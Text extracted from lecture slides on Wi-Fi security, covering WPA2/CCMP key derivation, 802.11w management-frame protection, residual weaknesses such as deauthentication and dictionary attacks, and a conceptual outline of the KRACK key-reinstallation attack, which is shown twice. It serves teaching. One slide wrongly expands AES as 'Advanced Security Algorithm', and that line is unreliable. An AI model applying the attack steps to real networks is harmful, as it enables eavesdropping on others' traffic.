
## Uses advanced security mechanisms for frame protection

- Advanced Security Algorithm (AES) for payload encryption and frame integrity control

## Uses 802.1X for network access authentication

- Simplified Pre-Shared Key (PSK) mode for SOHO (Small Office, Home Office) environments
- EAP-based protocol for enterprise environments


# WEP vs. AES-CCMP: Frame layout



# IEEE 802.11i (WPA2)

## CCMP - Counter CBC-MAC Protocol

- 128bit keys, protection of headers, data, with cipher and authentication



<http://2014.kes.info/archiv/online/04-5-036.htm>


# WPA2

## PTK: Pairwise Transient Key

- $\text{PRF}(\text{PMK} \mid \text{ANonce} \mid \text{SNonce} \mid \text{AP MAC address} \mid \text{STA MAC address})$
- PRF: Pseudo Random Function
- $\text{PMK} = \text{PSK} = \text{PBKDF2}(\text{HMAC-SHA1}, \text{password}, \text{ssid}, 4096, 256)$

## GTK: Group Temporal Key

- Used for broadcast traffic



# 802.11w: Protected Management Frames

---

**Management frames that can be used for DoS attacks are authenticated**

- Deauthentication & Deassociation requests
- Other management frames unicasted or broadcast by an AP

**BIP (Broadcast Integrity Protocol)**

- IGTK (Integrity GTK)
- For protecting part of the AP broadcast traffic

**AS Query Request / Query Response**

- Help to deal with desynchronization issues

# IEEE 802.11 security: Are all the problems solved? No!

---

**Dictionary attacks are still possible with PSK or EAP-based authentication**

- And they will continue to be as long as (weak) passwords are chosen by people

**Only data frames are protected**

- Management frames are not protected
- Attackers can deauthenticate or disassociate a victim STA

**Some problems remain at the CSMA level**

- Low Congestion Window (CW) values allow attackers to get all the bandwidth

# KRACK2


**Objective: make victims reuse keys to find keystream**

**Vulnerability: Suplicant will always process Msg3**

- Even if PTK is already installed
- In the First Frame, NONCE = 1

**Attack: Block Msg4**

- AP will re-transmit Msg 3
- Key is re-installed
- Data frame uses NONCE=1



# KRACK2

**Objective: make victims reuse keys to find keystream**

**Vulnerability: Supplicant will always process Msg3**

- Even if PTK is already installed
- In the First Frame, NONCE = 1

**Attack: Block Msg4**

- AP will re-transmit Msg 3
- Key is re-installed
- Data frame uses NONCE=1

